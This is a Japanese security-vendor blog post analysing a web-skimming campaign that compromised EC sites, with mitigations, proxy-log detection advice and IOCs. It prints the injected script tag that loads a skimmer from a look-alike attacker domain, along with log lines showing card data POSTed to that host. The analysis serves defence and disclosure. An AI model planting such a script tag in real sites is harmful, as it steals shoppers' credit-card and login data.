国内ECサイトの被害を確認、Webスキミング攻撃の実態とラックが考える対策例 | LAC WATCH

By 髙源 武彦

Published: 2022-04-07 · Archived: 2026-04-06 00:44:39 UTC

ラックの脅威分析チームの髙源です。

ラックは一般財団法人 日本サイバー犯罪対策センター（以下、JC3）の活動に参加し、脅威情報などを提供しています。今回ラックの脅威分析チームは、Webスキミング攻撃によってクレジットカードの会員情報とカード情報が窃取されてしまう手口を確認し、JC3へ情報提供と技術協力を行いました※1。この事例では、複数の国内のECサイトが改ざんされ、被害を受けていた可能性があることがわかりました。

※1 ECサイト改ざんによるクレジットカード情報窃取について | 一般財団法人日本サイバー犯罪対策センター（JC3）

Webスキミング攻撃は、ECサイトの管理者にとってみれば、改ざんの被害にとどまらず顧客の個人情報の流出につながるため、きちんと理解して防止に向けて対策を講じておく必要があります。そこで、Webスキミング攻撃を概観し、今回の事例を解説した上で、対策についてお伝えします。

目次

Webスキミング攻撃とは

Webスキミングとは、ECサイト上に不正なプログラムを埋め込んで、ECサイトの利用者が入力したクレジットカード情報などの個人情報を窃取する攻撃手法です。もともとスキミングとは、クレジットカードに書き込まれている磁気情報を読み取り、クレジットカードを偽造して悪用する攻撃のことを指しています。このスキミングに近い攻撃をWeb上で行うことから、Webスキミング※2と呼ばれています。

※2 新しいECサイトの攻撃手法、Webスキミングとは？
（https://businessonline.trendmicro.co.jp/sb/smb/problem_054.asp）

一般的なWebスキミング攻撃の流れは、図1の通りです。



図1 クレジットカード情報などが窃取される流れ

①攻撃者がECサイトを改ざんして不正なスクリプトを埋め込む

Webスキミング攻撃の最初のステップとして、攻撃者がECサイトの改ざんを行います。攻撃者は、ECサイトの管理画面などへ総当たり攻撃でシステムへ不正ログインを試みる、またはECサイトの脆弱性を悪用することでシステムに侵入します。そして、Webスキミング用の不正なスクリプトを挿入（改ざん）します。

②ECサイトの利用者がECサイト上で販売されている商品の閲覧を行う

利用者が改ざんされたECサイトにアクセスし、商品の閲覧などを行います。普段からECサイトを利用している場合、見た目に変化がないため利用者の多くは改ざんに気付くことができず、そのままECサイトを利用してしまいます。

③ECサイト利用者側のWebブラウザに不正スクリプトが読み込まれて実行される

利用者側の環境（Webブラウザ）で、攻撃者が仕掛けた不正スクリプトが読み込まれて実行されてしまいます。これによりWebスキミングが行える状態が整います。

④ECサイトの利用者が決済などを行った際に攻撃者のサーバへ個人情報が送信される

③の状態で、ECサイトの利用者が決済画面で商品を購入すると、正常に注文が完了するとともに、ECサイトの画面（例：ログイン画面、会員登録画面、決済画面）で入力した情報が攻撃者に窃取されてしまいます。

サイト改ざんの被害について

ラックがJC3へ情報提供した最近の事例では、複数の国内のBtoC向けECサイトが改ざん被害にあっており、不正なスクリプトを読み込むためのscript要素が決済画面やログイン画面などに埋め込まれていました（図2）。不正スクリプトの詳細は後述しますが、このスクリプトは購入時に利用者のクレジットカード情報などを含む個人情報を外部の攻撃者のサーバへ送信するものでした。こういった状態を

放置したままECサイトを運用すると、サイト利用者の個人情報が流出し続け、さらには個人情報が攻撃者に悪用されてしまいます。

```
<!-- メンテナンス -->
<div class="item-catch banner view-timer" data-start-date="2019/03/23 18:00" data-end-date="2019/03/25 07:00" style="display:none;">
  <div class="banner_event">
    <script src=https://ajax.googlevapis.com/ajax/libs/[redacted].js></script>
    <img src="/contents/r/images/banner/maintenance_pc2.jpg" alt="サイトメンテナンスのお知らせ" />
  </div>
</div>
<!-- //メンテナンスここまで -->
```

図2 ECサイトの改ざん箇所

今回の事例で改ざんされたサイトの特徴として、オープンソースのEC向けコンテンツ管理システムである「EC-Cube」で構築されたサイトの被害が多いという点が挙げられます。EC-Cubeに関しては、2021年5月頃に公開された脆弱性の悪用が確認されたとしてトレンドマイクロ社とJPCERT/CCが詳細を報告しており、EC-Cubeやプラグインの脆弱性を放置したまま運用したことが侵害の原因である可能性が考えられます。なお、今回の調査では、EC-Cube以外のシステムによって構築されたECサイトも被害に遭っていることを確認しており、EC-Cubeや脆弱性の悪用に限った話ではないことにご注意ください。

この事例は、トレンドマイクロ社が報告した「Water Pamola」と呼ばれる攻撃キャンペーンによるものと手口が類似しています。本事例とWater Pamolaの動きを時系列で図3に示します。まず、2021年4月にトレンドマイクロ社が2019年から追跡している脅威に関連してECサイトのクロスサイトスクリプティングの脆弱性を悪用した攻撃が確認されたとして詳細を報告※3しました。 その後2021年７月にJPCERT/CCから攻撃についての続報※4がありました。しかしながら、これ以降も本攻撃が止まっておらず、現在も改ざん被害に遭うサイトがいまだに存在する状況です。

※3 Water Pamola Attacked Online Shops Via Malicious Orders

※4 ECサイトのクロスサイトスクリプティング脆弱性を悪用した攻撃



図3 攻撃キャンペーンのタイムライン

攻撃者の動きに着目すると、Webスキミング攻撃で使用される不正なスクリプトが攻撃者によって適宜更新されていることを確認しています。不正なスクリプトの更新でコードがさらに難読化し、通信先が変わりました。調査を始めた段階では、通信先として「googlevapis[.]com」を利用していましたが、2021年11月7日に「jqueryapistatic[.]com」のドメイン名を新規取得し、その後まもなく攻撃に利用し始めたことを確認しました。11月以前に更新されていた不正なスクリプトも「jqueryapistatic[.]com」に移動されており、攻撃者が使用するドメイン名を切り替えたと考えられます。

不正なスクリプトの特徴

今回の事例で使用された不正なスクリプトは、サイト利用者が決済画面やログイン画面、会員登録画面において個人情報（ログインIDやパスワード情報、メールアドレス、パスワード、クレジットカード番号、有効期限、セキュリティコードなど）を入力してボタンをクリックした際に、攻撃者が用意したサーバへ個人情報を送信するものでした。

不正なスクリプトの例が図4です。このスクリプトは、攻撃者が用意したサーバ（googlevapis[.]comなど）上に配置されており、利用者がECサイトにアクセスした際に利用者側のブラウザ上で実行されます。図4に示す通り、スクリプトの内容はJavaScript圧縮・難読化ツール「/packer/」を利用して難読化されています。



図4 難読化された不正なスクリプト（一部）

図4の不正なスクリプトの難読化を解除すると、図5のようになります。図中のコードでは、赤枠に示す入力したカード情報（カード会員の氏名、カード番号、セキュリティコード、有効期限）を画面の要素から参照していることがわかります。これらのカード情報はECサイト利用者が決済画面で注文確定ボタンをクリックした際に取得され、攻撃者のサーバ（黄枠）に送信されます。

図5 難読化解除後の不正なスクリプト（一部）

なお、図に示したコードは改ざんサイトごとに異なり、カード情報を送信するボタンやカード情報を取得する要素のIDは、改ざんサイトに応じて攻撃者が用意していることがわかっています。また、窃取した情報の送信先（URLのパス）は、改ざんサイトごともしくは改ざんサイトが利用している決済サービスごとに異なる傾向にあります。このように、攻撃者は改ざん対象とするECサイトを調査した上で不正なスクリプトを個別に準備しており、ECサイト利用者のカード情報を含む個人情報を狙っていることが窺えます。

また、不正なスクリプトの変化や攻撃者が使用するサーバのドメイン名の変化も確認しています。2021年11月7日に確認した事例では、不正なスクリプトに従前とは異なる難読化が施されるようになり、攻撃者が使用するドメイン名が「jqueryapistatic[.]com」になりました（図6）。

図6 2021年11月に更新された不正なスクリプト（一部）

攻撃で使用された通信先について

今回の事例で攻撃者が使用したサーバのドメイン名について解説します。

今回の攻撃で確認したドメイン名は2つあり、どちらも正規サービスや正規ライブラリを装っていました。具体的に、2020年7月頃から確認しているドメイン名「googlevapis[.]com」はGoogle社が管理するドメイン名を模倣しており、2021年11月頃から使用されている「jqueryapistatic[.]com」はJavaScriptライブラリであるJQueryに関する通信先を装っていました。

使用時期が最も新しい不正ドメイン名「jqueryapistatic[.]com」のWhois情報を図7に示します。この情報から、レジストラName.comを使用してドメイン名を登録しており、ドメインプライバシー機能を使用して自身のWhois登録者情報を非表示にしていることがわかります。また、このドメイン名の登録有効期限は2年間となっており、不正なドメイン名としては比較的稀な存在といえます。

```
Domain Name: JQUERYAPISTATIC.COM
Registry Domain ID: 2653166746_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.name.com
Registrar URL: http://www.name.com
Updated Date: 2021-11-07T11:11:31Z
Creation Date: 2021-11-07T11:11:31Z
Registrar Registration Expiration Date: 2023-11-07T11:11:31Z
Registrar: Name.com, Inc.
Registrar IANA ID: 625
Reseller:
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Whois Agent
Registrant Organization: Domain Protection Services, Inc.
Registrant Street: PO Box 1769
Registrant City: Denver
Registrant State/Province: CO
Registrant Postal Code: 80201
Registrant Country: US
Registrant Phone: +1.7208009072
Registrant Fax: +1.7209758725
Registrant Email: https://www.name.com/contact-domain-whois/jqueryapistatic.com
Registry Admin ID: Not Available From Registry
Admin Name: Whois Agent
```

図7 本事例で使用された不正なドメイン名のWhois情報

上記の2つのドメイン名と、トレンドマイクロ社およびJPCERT/CCから報告されている不正なドメイン名の関連性を示したものが図8です。赤枠で囲ったドメイン名が今回の事例で使用されたもので、それ以外がこれまでに報告されているドメイン名です。そして、各ドメイン名に関連づくIPアドレスが、攻撃が行われたと推測される時期の名前解決結果を表しています。なお、ドメイン名には、攻撃後に名前解決結果をGoogleのIPアドレスやシンクホールの可能性があるIPアドレスに設定しているものがあるため、図8からはそのようなIPアドレスを除外しています。

図8の内容から、名前解決結果が同一であるドメイン名が複数あり、攻撃で使用されるサーバは使い回される傾向にあることがわかります。また、「jqueryapistatic[.]com」と同様、一連のドメイン名はレジストラName.comを通して取得されていることが多く、同社のネームサーバが使用されている傾向にあることも明らかになりました。



図8 今回の事例における不正なドメイン名の関係性

また、今回の事例では、上記のドメイン名のほかに、改ざんされたECサイトのドメイン名が送信先に指定されているケースがありました（図9）。このケースでは、改ざんしたECサイトで取得した個人情報を改ざんした別のECサイトへ送信していました。正規サイトのドメイン名を使用することは、検知や遮断の回避、身元の隠蔽などを図る目的があると考えられます。このように、ECサイトの改ざんによってWebスキミングが行われるだけでなく、不正スクリプトの配布元や個人情報の送信先としても使われることがあるため、被害を受けないように対策しておくことが重要です。

図9 改ざんされたECサイトのドメイン名が送信先に指定されているケース

対策

今回紹介したWebスキミングの事例に関して、対策の一例をご紹介します。

ECサイト管理者に推奨する対策

Webサイトの脆弱性を悪用した侵害や改ざんに起因するWebスキミングを防ぐため、以下のような対策を実施することでECサイト側のセキュリティ強化が可能です。
攻撃の被害に遭うことがないよう、セキュリティ対策が実施できているか今一度ご確認いただくことを推奨します。

- ECサイトのシステムやプラグインなどを常に最新の状態にする
- Webアプリケーションファイアウォール（WAF）を導入し、脆弱性の調査と攻撃を防御する
- 改ざんを検知する仕組みを導入する
- 管理ユーザのパスワードは、推測されにくいものを使用する
- 多要素認証が使用できる場合は有効にする
- 管理画面へ接続可能なIPアドレスを制限する

企業や組織のセキュリティ担当者に推奨する対策

自組織内でECサイトを利用した際に個人情報が窃取されていないかを確認するために、今回の事例で使用された不正なドメイン名へのアクセス履歴がないかをプロキシサーバのログなどからご確認ください。

プロキシサーバのログにおいて、アクセスがあった場合は図10のように記録されます。これまでの事例では、改ざんされたECサイトへアクセスした場合、GETメソッドを用いて不正なスクリプトが取得されて読み込まれ、利用者が個人情報を入力後に決済ボタンなどを押下した場合にPOSTメソッドで利用者の個人情報が攻撃者のサーバへ送信されます。

Response	Method	Host	URL	Referer
200	GET	ajax.googlevapis.com	https://ajax.googlevapis.com/ajax/libs/[redacted].js	[redacted]
200	CONNECT	ajax.googlevapis.com	tcp://ajax.googlevapis.com:443/	-
200	POST	ajax.googlevapis.com	https://ajax.googlevapis.com/ajax/libs/[redacted]	[redacted]

図10 プロキシログの確認例

なお、今回の事例を含め、不正な通信にはHTTPS通信が使用されている場合がほとんどです。そのため、暗号化されたHTTPSのアウトバウンド通信をプロキシサーバで復号してログを記録しておくと、監視や分析時に詳細を調べられるようになります。そのほかにも、ログの保存期間や出力項目など確

認しておきたい設定があります。ラックのインシデント対応の経験から推奨するプロキシサーバの設定は、「サイバー救急センターレポート 第2号」（P.9-14）で解説しておりますので、ご一読いただけますと幸いです。

ラックが提供するサービス

巧妙化するサイバー攻撃からECサイトを守るために、ご活用いただけるサービスをご紹介します。

ECサイト開発サービス

ECサイトの運営には、利用者へ「安心・安全なサービス提供」を提供することが極めて重要です。昨今、ECサイトの構築を外注するケースにおいても、外注先からパスワードなどが漏えいし、改ざん被害を受けてしまうケースが報告されているため、情報セキュリティ対策を含めた契約をすることが重要です。

ラックは、ECサイトが今のように一般的になる前からECサイトのシステム開発と運用に携わっています。これまでの豊富な開発経験と技術の蓄積により、大規模から中小規模のECサイトの開発サービスを提供しています。
従来のWebアプリケーションの脆弱性対策はもちろんのこと、ECサイトの特性を踏まえたセキュリティ対策を施します。

また既存のECサイトのリプレースにも対応しており、システムの移行計画含めて支援などもしているため、是非ご相談ください。

クラウドWAF監視・運用

WAFはWebアプリケーションの脆弱性を狙ったサイバー攻撃を防御する製品です。

クラウドWAF監視・運用サービスは、WAFの活用により、DDoS攻撃や従来のファイアウォール、IDS／IPSといった不正侵入検知技術では防御しきれない巧妙化したサイバー攻撃からWebサーバを守ります。大規模サイト向け「Kona Site Defender」とラック独自の中規模サイト向け「LAC Kai」があり、それぞれにマネージド・セキュリティ・サービス（MSS）とポリシー運用サービス（POS）の2種類の運用サービスを提供しています。

ECサイトの運営には、膨大な取り組みが必要です。社内システム部門のセキュリティ運用負荷を増やすことなく、社内システムの高度なセキュリティ監視・運用を実現できる体制を強化するために、是非ご検討ください。

Webアプリケーション診断

Webアプリケーション診断の手法は、診断ツール、専門家の手動診断、そして両者の併用の3つのパターンがあります。いずれの手法も、診断対象となるWebアプリケーションに対し、「シグネチャ」と呼ばれる特別な文字列を送ったり、処理を実行し、その応答結果や動作から脆弱性の有無を判断したりします。

診断ツールは効率的な半面、脆弱性の見逃しや誤検出が発生する場合があるため、ラックでは、Webアプリケーションに対し攻撃者視点から様々な疑似攻撃を考察・試行し、安全性を徹底的に調査したいなど要望に応じて、専門家の手動診断を中心としつつ、独自開発の診断ツールと組み合わせた診断も実施しています。

また、Webアプリケーションの脆弱性状況は刻々と変化しているため、セキュリティ診断を定期的に行なうことをお勧めします。

まとめ

今回紹介した事例では、Webスキミングを目的として国内の複数のECサイトが改ざん被害を受けていました。一連の攻撃は特定のECサイトや特定業種・業界のECサイトを狙ったものではなく、不特定多数のサイトに対して脆弱性を悪用して侵害が行われたものと考えられます。お伝えしました通り、Webスキミングはクレジットカード情報を含む個人情報の漏えい事故に直結します。ECサイト管理担当者の皆様には、十分な対策の実施を改めてお願いします。

ラックはWebスキミングの攻撃手口や被害を受けているECサイトの情報をJC3へ加盟する組織に共有し、さまざまな組織と連携することで本事例への対策を包括的に行うことができました。今後も捜査機関や多くのセキュリティ企業とともに、巧妙化が進む犯罪手口への有効な対策を提供する取り組みに貢献していきます。

執筆者
（阿部 正道、髙源 武彦、松本 拓馬）

IOC（Indicator Of Compromised）

ajax[.]googlevapis[.]com
jqueryapistatic[.]com

Source: https://www.lac.co.jp/lacwatch/report/20220407_002923.html